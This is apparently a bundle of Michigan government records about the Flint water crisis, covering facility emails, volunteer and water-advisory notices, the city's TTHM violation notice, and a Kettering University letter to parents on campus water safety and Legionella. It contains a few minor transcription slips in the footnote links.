**13. Services Other Than Solely Scheduled Service.** If Nelson Trane's services hereunder are not limited solely to Scheduled Service, the following provisions shall also apply: (a) Required restoration shall be performed by The Customer at its cost prior to Nelson Trane being obligated to perform hereunder; (b) any changes, adjustments, service or repairs made to the Equipment by any party other than Nelson Trane, unless approved by Nelson Trane in writing, may, at Nelson Trane's option, terminate Nelson Trane's obligation to render further service to the Equipment so affected; in such case no refund of any portion of the Service Fee shall be made; and (c) The Customer shall (i) promptly notify Nelson Trane of any unusual performance of Equipment; (ii) permit only Nelson Trane personnel to repair or adjust Equipment and/or controls during the Term; and (iii) utilize qualified personnel to properly operate the Equipment in accordance with the applicable operating manuals and recommended procedures.

**14. General.** This Agreement contains all of the agreements, representations and understandings of the parties and supersedes all previous understandings, commitments or agreements, oral or written, related to the subject matter hereof. If any part of this Agreement is deemed to be unlawful, invalid, void or otherwise unenforceable, the rights and obligations of the parties shall be reduced only to the extent required to remove the invalidity or unenforceability. The Customer may not assign, transfer, or convey this Agreement, or any part hereof, without the written consent of Nelson Trane. This Agreement shall bind and inure to the benefit of the parties hereto and their respective successors. Except as provided for Service Fee adjustments, no modifications, additions or changes may be made to this Agreement except in a writing signed by both parties. This Agreement may be executed in several counterparts, each of which when executed shall be deemed to be an original, but all together shall constitute but one and the same Agreement. A fully executed facsimile copy hereof or the several counterparts shall suffice as an original.

**15. Equal Employment Opportunity/Affirmative Action Clause.** Nelson Trane is a federal contractor which complies fully with Executive Order 11246, as amended, and the applicable regulations contained in 41 C.F.R. Parts 60-1 through 60-60, 29 U.S.C. Section 793 and the applicable regulations contained in 41 C.F. R. Part 60-741; and 38 U.S.C. Section 4212 and the applicable regulations contain

**Subject:** Flint Power Interruption

Thursday, December 03, 2015 the Flint State Office Building experienced a brief power interruption starting at 18:37. The EBI Fire system communication and HSM card access system communication was failed. Emergency Generator Run went Active at 18:44. Central Control made a phone call to the DM and left a message with Facility Supervisor Mike Noonan to report the power outage, Building Trades Supervisor Brian Walts was contacted and he reported that there was personnel on their way in to investigate the power outage. EBI Fire system communication was fully restored at 18:58 and HSM card access was restored at 18:44. The Emergency Generator Run went back to normal at 18:58. At 19:10 Central Control received a phone call from Building Trades Supervisor Brian Walts that all power had been restored to the building. Central Control will update with any further information if it becomes available, thank you.

Team,

DHHS said we can use the chairs that we have stored for them temporarily, so if weather is an issue we have the ok to use rose chairs and they are in much better shape than what we have.

So we will have them in that office by 7am.

When the other chars arrive we can swap them out when its convenient for everyone.

They will be in good hands in Flint

I can take two chairs that are stored for DHHS that are like new. We will need to get two soon.

I just spoke with Larry and he said that we can get two from Lansing this week or sooner if needed.

Im sure our tenants won't mind if I borrow two chairs temporarily. Given the circumstances.

I would even give them two of mine or my staffs chairs ( not really in great shape mind you). I just didn't want them to have something like that.

But Monday two chairs will be in that office and we can swap out later .

Is everyone ok with that.

I received this just now from Brom as well. It is for 2 chairs. Can we make it happen?

Mike - we set up an office in Flint for Harvey Hollins in Gov's office to work on the water issue. He needs a chair.

Can we have something delivered ASAP?

Otherwise they have an extra chair in the Gov's office that someone could take up.

Oops. Two chairs.

Jamie,  
Thanks so much. This is perfect. What does patch cord on the desk mean? Do you want me have a chair delivered to Flint?

The person using the office is Harvey Hollins. I will let you know when he starts using it.

Marsha

Marsha-

We have one of the offices originally designed for the Governor's staff in Flint available for your use. It has furniture in it minus a chair and is ready to use starting today. I am sure that we can find an extra chair onsite. There is data in the wall, but I did not see a patch cord on the desk.

I have attached a furniture plan noting the location on the 5th floor and this room's relative location to where another group of individuals related to the water situation are stationed.

This space is currently vacant and in DTMB's control. I have cc'd Mike Noonan and Brian Walts onto this email and they are both aware of your request and in agreement that this room is open for your use. Mike is the Facility Manager

and Brian the Building Trades Supervisor.

Please let us know if you need anything else.

Thanks,

The State Emergency Operations Center (SEOC) is coordinating a response to the ongoing health and safety issues in the city of Flint's drinking water. Teams from the Michigan State Police, Genesee County Sheriff's Department, Michigan Department of Health and Human Services, and volunteer organizations have been delivering bottled water, water filters, replacement cartridges and water testing kits at homes in the city of Flint since Tuesday.

To help with this critical work, the SEOC is looking for volunteers to expand this effort and continue this distribution during the upcoming holiday weekend. Teams are being assembled for shifts on Saturday, January 16; Sunday, January 17; and Monday, January 18, 2016. If you are interested in volunteering your time for this critical work, please complete the information in one of the attached surveys (depending on which day you are volunteering).

To volunteer on Saturday, January 16, <https://www.surveymonkey.com/r/28NVJBL>

To volunteer on Sunday, January 17, <https://www.surveymonkey.com/r/26NMJKK>

To volunteer on Monday, January 18, <https://www.surveymonkey.com/r/26P7P5G>

Volunteers will begin their assignment at the Local Emergency Operations Center located in the Genesee County Administration Building located at 1101 Beach St, Flint at 9 a.m. and end by 4 p.m. Parking is available at the corner of Beach Street and 8th Street. Lunch will be provided. This is strictly a volunteer effort, as all three days will be unpaid. Volunteers are responsible for their own transportation; mileage reimbursement for personal vehicles is not authorized. Volunteers should dress for working outdoors and wear foot attire appropriate for walking.

This opportunity is for state employees and their immediate family members 16 years of age or older only, others looking to assist should volunteer through the American Red Cross in Flint. The volunteer coordination center for the Red Cross is located at 1401 S. Grand Traverse, Flint, MI. They are open from 9 a.m. to 7 p.m.

For more information on the state's response efforts, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

Hi David,

DynGlobal manufactures units to remove heavy metals including lead from drinking water. Our technology is scalable from under sink units to large municipal scale facilities.

Please let me know how we can assist Flint to remove lead or other metals or bacteria from drinking water. DynGlobal's technology can be rapidly deployed within less than two months to resolve the current emergency situation.

Thank you and best regards,

Good Morning,

My name is Shane, I work for Genesee County. We are coordinating efforts with the City of Flint to recycle used water filter cartridges in order to help curtail the amount of cartridges ending up in a landfill. With this, I have already received permission from the City to provide bins for collecting the Brita and Pur filter cartridges at the locations they are responsible for. In an effort to remain uniform at all of the distribution sites, I am seeking your permission to provide two bins (one for Brita filters, one for Pur filters) at the two locations below that are under your direction. I will be responsible for ensuring the bins are emptied and will subsequently ship them to be recycled. Please let me know if I have your permission to start this effort at your locations. If you have any questions please feel free to call me. I appreciate your time and look forward to hearing from you soon.



All the best,

**Shane L. Kelley**, Planner I

**Subject:** Flint Volunteer Efforts

Dear State Employees,

Gov. Rick Snyder and I want to thank everyone who donated their time during the holiday weekend to deliver bottled water, water filters, replacement cartridges and water testing kits to families in the city of Flint. We are working hard to ensure all residents are provided with the safe water resources they need, and each donation and hour of your time volunteered goes a long way.

For employees who would like to help the residents of Flint, there are several opportunities to do so. Please visit [www.helpforflint.com](http://www.helpforflint.com) to learn how you can help.

For additional information and updates, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

Again, thank you for all your support.

Sincerely, Mike Zimmer  
Office of Good Government Director  
Dept. of Licensing and Regulatory Affairs Director

Hi Kathy,

Please the attached event application and let us know if the event is approved

The City Income Tax Division within the Department of Treasury would like to host a water collection drive for the citizens located within the City of Flint during the week of February 1st through February 5th. The water collection site will be located on the 2nd floor of the Operations Center during normal business hours. Depending on the volume of water collected water may be stored in one of Mail Operations storage rooms located on the 1st floor until it is transported to Art Van Furniture.

Please contact me with any questions.

Thanks for your consideration.

Alaina,

Again, what a great idea that your team came up with.

We should be able to provide storage for you, if needed for the water.

I spoke with the Building Manager and he indicated that the attached event form does need to be completed. Please complete the form and attach to your reply to this email.

Thanks

# Flint Water Advisory

---

## Date/Time:

Effective Wednesday, January 7, 2015



## Details:

The City of Flint recently sent out the attached notice regarding violations to the drinking water standards. While the City of Flint states that corrective actions are not necessary, DTMB is in the process of providing a water cooler on each occupied floor, positioned near the water fountain, so you can choose which water to drink. The coolers will arrive today and will be provided as long as the public water does not meet treatment requirements.

DTMB Customer Service Center, [DTMB-Customerservice@michigan.gov](mailto:DTMB-Customerservice@michigan.gov) or (517) 373-6227

Since we spend about 40 hours a week at our workplaces, isn't the office the best place to try out some new energy-saving tricks? The Energy Information Administration estimates that if commercial and industrial buildings improved their energy efficiency by 10 percent, our economy could see yearly savings of nearly \$20 billion.

**Subject:** Flint SOB drinking water notice action

Team,

We have the notices posted and the new water dispensers have been installed at all the drinking fountain locations at the Flint State Office Building in reaction to the City of Flint's notice of a violation in the drinking water standard for the water they supply to our Flint Facility. Please see photo attached. The potable water vendor couldn't deliver till Friday so we pick up the equipment and installed to avoid any extra disruption this issue may cause our tenants and visitors to the building. We worked the vendor for a new customer price so the first month rent on the dispensers was free and will only be \$7.00 per month after that with a price of \$4.00 per 5 gallon container of water. I have made contact with the City of Flint Water Department to gain more information on the corrective action plan and possibly the time line to correct the issue but they were unable to provide any more information at this time. Please let me know if more action is necessary and I will keep everyone posted if I hear any new information on this issue.

Thank you,  
Brian

HELP. CONNECT. SOLVE.

## IMPORTANT INFORMATION ABOUT YOUR DRINKING WATER

### City of Flint Did Not Meet Treatment Requirements

Our water system was recently found to be in violation of a drinking water standard. Although this incident was not an emergency, as our customers, you have a right to know what happened and what we are doing to correct this situation.

We routinely monitor for the presence of drinking water contaminants. Samples were collected for total trihalomethanes (TTHM) analysis from eight locations on a quarterly basis (May 21, August 21, and November 20 of 2014). The average of the results at ANY of the eight locations must not exceed the maximum contaminant level (MCL) for TTHMs, otherwise our water system exceeds the Maximum Contaminant Level (MCL). The standard for TTHMs is 80 ug/L. The location reporting the highest TTHM level was 99 ug/L, thus, our water system exceeds the TTHM MCL.

#### What should I do?

- There is nothing you need to do unless you have a severely compromised immune system, have an infant, or are elderly. In that case, you may be at increased risk and should seek advice about drinking water from your health care provider.
- You do not need to boil your water or take other corrective actions. If a situation arises where the water is no longer safe to drink, you will be notified within 24 hours.

#### What does this mean?

This is not an emergency. If it had been an emergency, you would have been notified within 24 hours.

People who drink water containing trihalomethanes in excess of the MCL over many years may experience problems with their liver, kidneys, or central nervous system, and may have an increased risk of getting cancer.

#### What is being done?

We are currently working on solutions to correct the problem. We anticipate resolving the problem in 2015.

For more information, please contact Mr. Brent Wright or Mike Glasgow at 810-787-6537 or the Water Plant at 4500 North Dort Highway, Flint, MI 48505.

Please share this information with all the other people who drink this water, especially those who may not have received this notice directly (for example, people in apartments, nursing homes, schools, and businesses). You can do this by posting this notice in a public place or distributing copies by hand or mail.

This notice is being sent to you by the City of Flint.

CERTIFICATION: F1 S3

WSSN: 02310

I certify that this water supply has fully complied with the public notification requirements in the Michigan Safe Drinking Water Act, 1976 PA 399, as amended, and the administrative rules. Reminder to water supplier: This notice/certification must be sent to the DEC.

Michael Glasgow Assistant Supervisor

Facility Notification

## Flint Alternate Water Resource

---

### Date/Time:

Monday, October 5, 2015 at 6:00 a.m. until further notice

### Details:

Beginning Monday, October 5, 2015, water coolers will be available in common areas on floors 1-6 of the Flint State Office Building. Although the drinking water has been tested and falls within all DEQ and EPA regulation standards, alternate water sources will be offered to accommodate all tenants due to recent concerns regarding the water supply. Water testing will continue and the alternate water source will be available until all quality concerns are addressed.

Thank you for you cooperation.

# Kettering University

1700 University Avenue • Flint, Michigan 48504-6214

Monday, January 25, 2016

**To:** The Kettering Community of Parents of our Students and our Alumni

**Subject:** Kettering Campus Water Update<sup>1</sup>

I know that you value the excellence of the education we provide, but I expect as alumni or parents of students currently enrolled at our great University that you are concerned about the barrage of news about Flint's water supply. I am a proud parent of a Kettering student, and my family and I reside in Flint, so I understand deeply and very personally how you might be feeling about the situation as reported in the media.

Last week, I sent a detailed Kettering Water Update letter to our campus and to our students. Because I know (from direct experience!) that students may not always communicate promptly with their parents on even important issues, I thought I would take a moment to update you and our alumni directly on this issue, because I know it is a subject of concern.

Unfortunately, as is often the case in public crises, a great deal of misinformation about the water supply in Flint is being reported as fact. Just as distressingly, though, a great deal of important information that we do have about the situation is also *not* being reported.

**Kettering campus water is safe**, and our faculty, staff, students, and campus residents are **not** being exposed to contaminated water on campus. We are, and have been even before the current crisis emerged, committed to ongoing testing of our water to ensure the safety of the campus water supply. Moreover, the entire water supply of Flint has not been contaminated with lead; although some sections of the city have experienced problems, some severe, other sections have not.

All of us deplore that any single person has been exposed to unsafe levels of lead in the water; however, many people living in Flint have not been exposed to water containing elevated levels of lead in their residences or places of business.

I also want to clarify that *the water from the Flint River that was used as the city's water source from April 2014 through October 2015 was not contaminated with lead*. The contamination, where it occurred, was due primarily to interactions between treated river water and lead supply lines in the distribution system, particularly in lead lines connecting individual houses to local water mains. This is not a global problem with the water, but a problem with how that water - after treatment - interacted with some pipes and other elements of the city's distribution system. This interaction was often (considerably) different - even house-by-house on a single block.

In this letter I want to outline for you what we know about the nature of the contamination of the Flint system, how the university has responded to it, what we have done and are doing on an ongoing basis to ensure the integrity and safety of drinking water on the campus, and how we are working to ensure that those in the campus community who live off-campus in private housing

---

<sup>1</sup> This memo is a revision of an earlier memo dated Monday, January 18, 2016. In this revision, any references and citations to measured blood levels in children or numbers of children impacted in Flint have been removed, because the original data cited and as supplied by the State of Michigan has been significantly revised since the publication of the original memo.

have access to appropriate information, tests, and filters to ensure and monitor the safety of their private supplies.

Because I want to document what I write, I am also including footnotes that will lead you, if you are interested, to the sources of my information, something I learned to do as a faculty member and still highly value. We are committed to deploying every resource at our disposal to continue to ensure the safety of our entire campus community and our visitors. We value your input, and I hope that as members of the Kettering Community and of this great University that the information presented in this letter is helpful to you. If you have questions, comments, or thoughts on this issue we welcome you to send them to us at [water@kettering.edu](mailto:water@kettering.edu).

### *Introduction*

---

Elevated lead levels have been detected in the water supply in a number of areas in the city of Flint, and these have received significant medical, political, and media attention over the last three months. The State of Michigan officially declared a state of emergency in Flint on January 6, 2016,<sup>2</sup> and the Federal Government followed on January 16, 2016.<sup>3</sup> Federal, state and local officials have now engaged and are taking more aggressive corrective action to address this situation and the public health crisis that has resulted from it. Proudly, many in the Kettering Community have taken a very active role in helping those families and children in Flint impacted by this health crisis since its beginning last year.

The levels of lead found in some areas of Flint are gravely upsetting, but I want again to stress that the problem of lead contamination in public and private drinking water supplies is not present in all of Flint. Unfortunately, this distinction has been absent from much of the reporting on this subject in the media. Reports often imply that the water was tainted at the source (i.e. the Flint River), or that contamination of the water is uniform across the entire distribution system and that every house and business has been equally affected.

I also think it important for us to recognize that this problem is widespread and in fact is not isolated to Flint.<sup>4</sup> For example, I am sad to report, drinking water supply contamination, in some cases at levels far worse than have been found in Flint, has been found in Washington D.C., Seattle, Baltimore, Philadelphia, and Los Angeles among other cities and areas of the country.<sup>5</sup> In Michigan, elevated blood-lead levels have been found in an even higher percentage of children than Flint is experiencing in sections of Jackson, Detroit, Grand Rapids, Saginaw, Holland, and a number of other cities.<sup>6</sup>

### *The Nature of the Problem*

---

First, the nature and cause of the contamination are reasonably well understood at this point. In brief:

<sup>6</sup> <http://www.craigslist.com/article/20151210/NEWS/151219980/interactive-map-places-with-higher-lead-rates-than-flint>

- Historically, the Flint water system used and distributed treated water from Detroit Water Authority. It did so until April 2014, when it switched to treating water from the Flint River in an existing Flint water treatment plant.
- The “raw” river water to which the city switched in April 2014 was not contaminated with lead.
- The water within *some* sections of the distribution network was, however, contaminated *after* the water left the treatment plant by the leaching of metals such as lead, iron, and copper from lead service lines and lines containing lead solder.

After the switch to river water, the City failed to treat the water for corrosivity by managing its chemistry,<sup>7</sup> which lead to the erosion (and release) of lead-bearing pipe scale in supply lines<sup>8</sup> and lead/copper galvanic corrosion of lead solder and lead copper joints in the distribution system.<sup>9</sup> Because raw water quality varies across the US, federal law requires all municipal water systems to have a corrosion control plan to address this possibility; this regulation is known as the Lead and Copper Rule.<sup>10</sup> Flint unfortunately did not have such a plan in place when it switched the water source to the River.

Here I want to stress that the lack of corrosion control did not, in and of itself, make the water unsafe. What it did do, however, is increase the potential for the water to react chemically with certain types of plumbing systems, and in doing so leach lead and other metals (if they were present) from those systems.

And if this isn’t enough complexity, the City (out of what I’m sure were benign motives) used a relatively high level of chlorine to treat the river water to prevent bacterial growth in the supply. The unanticipated consequence of this choice, combined with a lack of activated charcoal filtration in the treatment process, led to the subsequent production of elevated levels of trihalomethanes (which are disinfection by-products of water chlorination) in the water, but these were present primarily in areas of the system where the water pooled or moved through the system slowly.

In October of last year, Flint switched its water source back to Detroit Water Authority. It took approximately 3-4 weeks for the Detroit source water to replace fully all of the water in the distribution system. In December, Flint also began introducing additional corrosion control additives to the water supply.<sup>11</sup> It did this expecting that the addition of these additives will, over time, help to rebuild the protective scale on the inside of the parts of the distribution system where it has been damaged.

---

### *Not All Areas of Flint were Impacted Equally*

---

The specific mechanisms that gave rise to the contamination of the system mean that **not all areas of the system were equally impacted**. Portions of the system that do not contain lead service lines or lead solder were not as greatly impacted as those that do. Older parts of the

---

<sup>7</sup> Specifically the chloride-to-sulfate mass ratio in the treated water, which can be influenced by salt entering the source river from runoff or changes in the way that organics are removed in the treatment process. It can also be affected by the use of Ferric Chloride (FeCl<sub>3</sub>) as a coagulant in the water treatment process. This ratio is typically adjusted by adding lime or orthophosphates in the treatment process, see <http://www.waterrf.org/publicreportlibrary/4088.pdf>

<sup>8</sup> <http://pubs.acs.org/doi/pdfplus/10.1021/es101328u?src=recsys&>

<sup>9</sup> <http://www.awwa.org/publications/journal-awwa/abstract/articleid/26682.aspx>

<sup>10</sup> <http://www.epa.gov/dwreginfo/lead-and-copper-rule> and <http://www.ecfr.gov/cgi-bin/text-idx?SID=531617f923c3de2cbf5d12ae4663f56d&mc=true&node=sp40.23.141.j&rgn=div6>

<sup>11</sup> <https://www.cityofflint.com/2016/01/10/flint-city-leaders-county-state-officials-announce-relief-effort-expansion/>

system, especially sections built in the 1940's through the 1960's<sup>12</sup> that have not been upgraded since their construction are disproportionately vulnerable.<sup>13</sup> Other areas are far less so.

As a consequence, **the presence of lead contamination in the water supply was not uniform across the entire municipal water system, and not all areas of the city or all resident supplies were equally affected by it.**<sup>14</sup>

- The amount of lead that leached into a given part of the system depended upon a variety of factors, including the age of the system in the area, the specifics of its construction (e.g. are lead service lines present), and the time that water typically spends in that part of the system between treatment and use.
  - The levels of lead contamination measured in the water drawn from a particular source point depends upon the characteristics of the infrastructure through which the water passed, and how long it took to do so. **This is why water drawn in some houses on a single block might show measurable lead contamination, while others did not.**<sup>15</sup>
- For the same reason, as I noted earlier, only a percentage of Flint residents have been exposed to water containing elevated levels of lead in their residences or places of business (for information on how lead levels in water are specified and interpreted, see the discussion beginning on page 5).
  - Of the 853 samples of water from Flint homes tested by the Michigan Department of Environmental Quality between September 29, 2015 and January 15, 2016, approximately 92% of the samples had measured lead levels below 15 ppb, 79% registered below 5 ppb.<sup>16</sup>

---

*Kettering's Campus Water Supply and Our Approach to Ensuring its Safety*

---

The municipal water infrastructure that supplies Kettering is relatively modern, the flow-rates of water through the system are high, and we do not have lead-copper transitions in the main supply lines, as do many residences in some areas of the city. All of these factors reduce the chance of contamination in our supply. Even so, the University has taken a number of proactive steps to ensure that the campus drinking and cooking water supplies are free from contamination, a number of which have been described in previous communications to the campus on this issue. These include:

- Since early 2015 (after the switch to river water but before lead contamination was suspected), the University has been engaged in recurring testing of all drinking and food service water distribution points on campus using an independent, certified laboratory (Brighton Analytical, LLC). We will continue to test all drinking and food service water distribution points (and there are almost 100 of these) indefinitely.

---

<sup>12</sup> In the early part of the last century, many municipal codes *required* the use of lead pipes when connecting homes and businesses to municipal water mains but most codes banned the use of lead pipes by the early 1970's. Chicago, for example, continued to require them as recently as 1986, see: *EPA warns modernizing water system may boost levels of lead*, Chicago Tribune, September 25, 2013. Some major U.S. cities still have 100% piping bringing water from the utilities to homes and businesses, see: <https://www.safep plumbing.org/health-safety/lead-in-plumbing>.

<sup>13</sup> <http://nepis.epa.gov/Exe/ZyPDP.cgi?Dockey=20001R4V.txt>

<sup>14</sup> For an example see:

[https://web.archive.org/web/20160120012739/https://michigan.gov/documents/deq/Copy\\_of\\_deq-fw-Flint-Home-Owner-Data-Sept-3-thru\\_Nov-5-15\\_505529\\_7\\_505579\\_7.pdf](https://web.archive.org/web/20160120012739/https://michigan.gov/documents/deq/Copy_of_deq-fw-Flint-Home-Owner-Data-Sept-3-thru_Nov-5-15_505529_7_505579_7.pdf)

<sup>15</sup> *ibid.*

<sup>16</sup> <http://www.freep.com/story/news/local/michigan/flint-water-crisis/2016/01/23/flint-lead-levels/79178786/>

- We also similarly test incoming water from our (six) Flint Municipal Water system input supply lines.
- All food service water source lines are flushed for a minimum of five minutes prior to use each morning, and only cold water is used, consistent with EPA guidelines.<sup>17</sup>
- We use NSF/ANSI 53 certified filters on all drinking water supplies on campus; these filters are certified to remove lead and trihalomethanes in addition to a wide variety of other contaminants and suspended solids. You may find details on the NSF/ANSI 53 certification standard at nsf.org and on the websites of manufacturers that produce filters conforming to this standard. There are 31 specific performance criteria that fall under Standard 53.
- All of our filters are maintained and replaced at the intervals recommended by their respective manufacturers.
- To be conservative, we shut off all water fountains on campus where the filters for that fountain were located at a significant physical distance from the fountain itself (usually because of space restrictions in the fountain cabinet).

We did this as a precautionary measure, since it is possible for lead (if, for example lead solder was used in its supply line) to be produced through the interaction of water with plumbing in the supply line *after* it has been filtered *if* that water is allowed to sit undisturbed for a protracted time in the supply line (such as when a water fountain is used very rarely).



We do not test the water used in toilets, bathroom vanities, or showers, **but we do test the sources from which they draw water** (i.e. the input supply lines to campus). **Human skin does not absorb lead in water**, so bathing, washing, or showering is safe even using water containing lead over the EPA's action level.<sup>18 19</sup> Adults may safely use unfiltered water for brushing their teeth.<sup>20</sup>

In addition, we continue to make improvements to our local system to improve convenience and ensure safety. One of the most visible of these is the replacement of many of our water fountains across campus with hydration stations; this project in fact began a number of years ago. All of our hydration stations are monitored and contain integral NSF/ANSI 53 water filtration systems.

#### *How are Lead Levels in Water Specified and Interpreted?*

The concentration of a metal, like lead, in water is often measured in parts per billion, usually denoted **ppb**. A concentration in water of 1 ppb represents one gram, or three one-hundredths of an ounce (3/100 ounce), of a substance in 260,000 *gallons* of water. One ppb is also three seconds out of 100 years. Ten parts per billion (10 ppb) is the equivalent of approximately one teaspoon of water in an Olympic-sized swimming pool.

The EPA has set an action level for lead in drinking water supplies at 15 ppb, and a goal of 0 ppb given its health

---

<sup>17</sup> EPA 810-F-93-001

<sup>18</sup> <http://www.cdc.gov/nceh/lead/tips/water.htm>

<sup>19</sup> [http://www.michigan.gov/deq/0,4561,7-135-3313\\_3675\\_73946-372051--,00.html](http://www.michigan.gov/deq/0,4561,7-135-3313_3675_73946-372051--,00.html)

<sup>20</sup> [http://www.michigan.gov/documents/deq/2015-10-21\\_-\\_Lead\\_-\\_Flint\\_Water\\_FINAL\\_504265\\_7.pdf](http://www.michigan.gov/documents/deq/2015-10-21_-_Lead_-_Flint_Water_FINAL_504265_7.pdf)

effects on children.<sup>21</sup> In other words, if drinking water contains lead below the 15 ppb level, EPA regulations state that no action is required.<sup>22</sup>

For reference, the EPA permits faucets to be sold in the U.S. that leach 10 ppb or less of lead into water during a 19-day test.<sup>23</sup> Studies conducted by the EPA have found that the geometric mean of lead levels in drinking water systems in the US is 2.8 ppb.<sup>24</sup>

### *Results of Our Ongoing Testing*

---

- As of the date of our last test series and over the past many months, we have tested the water drawn from the six input lines to campus a total of 15 times and all tests have resulted in a measured level of “ND” (for “None Detected”), with only three, single-test exceptions. In these three exceptions:
  - One detection was at 1 ppb, one was at 5 ppb, and the other was at 7 ppb. All of these are significantly lower than the EPA’s action limit for lead of 15 ppb.<sup>25</sup>
  - These were single point-in-time detections; **later repeat testing of the same distribution points detected no lead.**
- **No lead has ever been detected in any water source used for food preparation.**
- As of the date of our last test series and over the past many months, all drinking water distribution points (e.g. water fountains) on campus have consistently tested “ND” (for “None Detected”) for lead, with only six, single-test exceptions in well over one-hundred tests conducted. In these six exceptions:
  - All detections were at levels of less than 5 ppb (1,4,5,2,3 and 2 ppb respectively); all are significantly under the EPA’s action limit for lead of 15 ppb.<sup>26</sup>
  - These were single point-in-time detections; **later repeat testing of the same distribution points detected no lead.**

### *Access to Test Data*

---

We make all results of these tests public. You may always find our latest test results along with other information related to the state of water in Flint at <http://www.kettering.edu/water>. We will continue to update the test reports on this site as we receive them.

On this same webpage, you will also find a link to PDF copies of the certified assay reports provided to us by our independent laboratory.

We have encouraged our students to speak with their parents or guardians about this issue, and to share with them all communications they receive from us. Copies of all of our communications to students on this matter may also always be found at <http://www.kettering.edu/water>.

<sup>26</sup> *ibid.*

*To: The Kettering Community of the Parents of Our Students and Our Alumni*

### *More Information*

---

If you have further concerns, I encourage you to read the Centers for Disease Control website on lead contamination of water at <http://www.cdc.gov/nceh/lead/leadinwater/> and <http://www.cdc.gov/nceh/lead/tips/water.htm> as well as the citations in this letter. Additional information is also available on our website at <http://www.kettering.edu/water>.

If you have technical questions about the campus water supply, they may be directed to Nadine Thor, Director of Auxiliary Services, at [nthor@kettering.edu](mailto:nthor@kettering.edu). Questions from students or their families of a more general nature should be directed to Dean Betsy Homsher, Dean of Students, at [bhomsher@kettering.edu](mailto:bhomsher@kettering.edu).

We will of course continue to update the campus as this situation evolves.

### *Members of the Kettering Community that Live off Campus in Impacted Areas*

---

We have encouraged our students, faculty and staff who live off campus within Flint city limits to use bottled water, to test their water (which also supports the city's data collection and analysis efforts), and to use appropriate water filtration in drinking water sources until notified otherwise by civil authorities.<sup>27</sup>

In the interim, **free bottles of water, water filters, replacement cartridges, and home water testing kits are widely available to all Flint residents.**<sup>28</sup> There are multiple distribution points for these around the city, and the University maintains a supply of filters as well as bottled water in the Office of Student Life for students otherwise unable to obtain them.

Information on the city's distribution of all of these items to residents may be found at [www.michigan.gov/deq](http://www.michigan.gov/deq). Students residing off campus needing assistance in acquiring water, test kits, and/or faucet filters have been encouraged to contact the Office of Student Life at (810) 762-9871.

### *A Note on Water Clarity*

---

You may see pictures of bottles of rusty or cloudy water in articles on water safety; the same has been true of the reporting surrounding the water crisis in Flint.

The presence of suspended rust in water can turn it orange, red, brown or yellow. The presence of rust in water is not necessarily an indication of the presence of lead or other contaminants in the water, nor does it necessarily indicate that the water is unsafe to drink,<sup>29</sup> but water corrosivity does accelerate the erosion of iron elements in the water system which may discolor the water.<sup>30</sup> In water, lead is colorless, odorless, and tasteless,<sup>31</sup> and the presence of rust in water does not indicate the presence of lead, bacteria, or other substances. Conversely, water may also be clear and yet contaminated with lead or bacteria.

*On its own, rust in water is not a sign of harmful bacteria or lead. In fact, the limits set by the Environmental Protection Agency (EPA) for iron in drinking*

---

<sup>27</sup> [http://www.michigan.gov/deq/0,4561,7-135-3313\\_3675\\_73946---00.html](http://www.michigan.gov/deq/0,4561,7-135-3313_3675_73946---00.html)

<sup>28</sup> [http://www.michigan.gov/deq/0,4561,7-135-3313\\_3675\\_73946-366279---00.html](http://www.michigan.gov/deq/0,4561,7-135-3313_3675_73946-366279---00.html)

<sup>29</sup> [http://www.quincyma.gov/CityOfQuincy\\_Content/documents/RustyWaterFactSheet.pdf](http://www.quincyma.gov/CityOfQuincy_Content/documents/RustyWaterFactSheet.pdf)

<sup>30</sup> Iron erosion can also negatively affect the level of free chlorine in the water.

<sup>31</sup> <http://extension.psu.edu/natural-resources/water/drinking-water/water-testing/pollutants/lead-in-drinking-water>

water are based on aesthetics (taste, odor, color), not safety concerns.<sup>32</sup>

Trapped air (in the form of small bubbles) in the water can also turn it cloudy or milky. Water pipelines are pressurized systems, so any air introduced into the system can remain trapped until the water leaves a faucet. This cloudiness is not indicator of water quality.

The NSF/ANSI 53 water filtration systems we use on campus for all drinking water remove suspended particulates including the iron that can discolor water (known as “turbidity reduction”).

### *Legionella*

---

It has very recently been reported<sup>33</sup> that there were an unusually high number of cases of Legionnaire's Disease seen in Genesee County in 2014-2015.<sup>34</sup> It has also been suggested in the media that this increase related in some way to the switch in the Flint water supply. Roughly half of the cases identified are in individuals who live outside of the city and the Flint municipal water service zone,<sup>35</sup> and a possible causal link between the two has not been established.

We have no evidence of any member of the University community having contracted Legionnaire's Disease.

**Legionnaire's Disease is not contracted by drinking water containing *Legionella* nor is it transmitted between individuals. It is not contagious.**

Legionnaire's Disease is a form of pneumonia caused by the bacteria *Legionella pneumophila*, and it is treatable with several classes of antibiotics.<sup>36</sup> It has an incubation period of two to ten days. *Legionella* do not survive in water above 140 °F (60 °C). *Legionella* are normally found in rivers, lakes, and streams,<sup>37</sup> and they are normally present in the water systems of large buildings and even in a percentage of residential water systems.<sup>38</sup>

Legionnaire's Disease is primarily contracted by heavy smokers, immunocompromised individuals, and individuals with chronic lung disease<sup>39</sup> through the aspiration of water or the inhalation of water mist contaminated with the *Legionella* bacteria.<sup>40</sup> Even after exposure to *Legionella* most people do not become sick.

Cooling towers for large buildings are frequently cited as potential breeding ground for *Legionella* bacteria if they are not regularly maintained and disinfected.<sup>41</sup> **The University has for many years routinely monitored and disinfected all cooling towers on campus.**

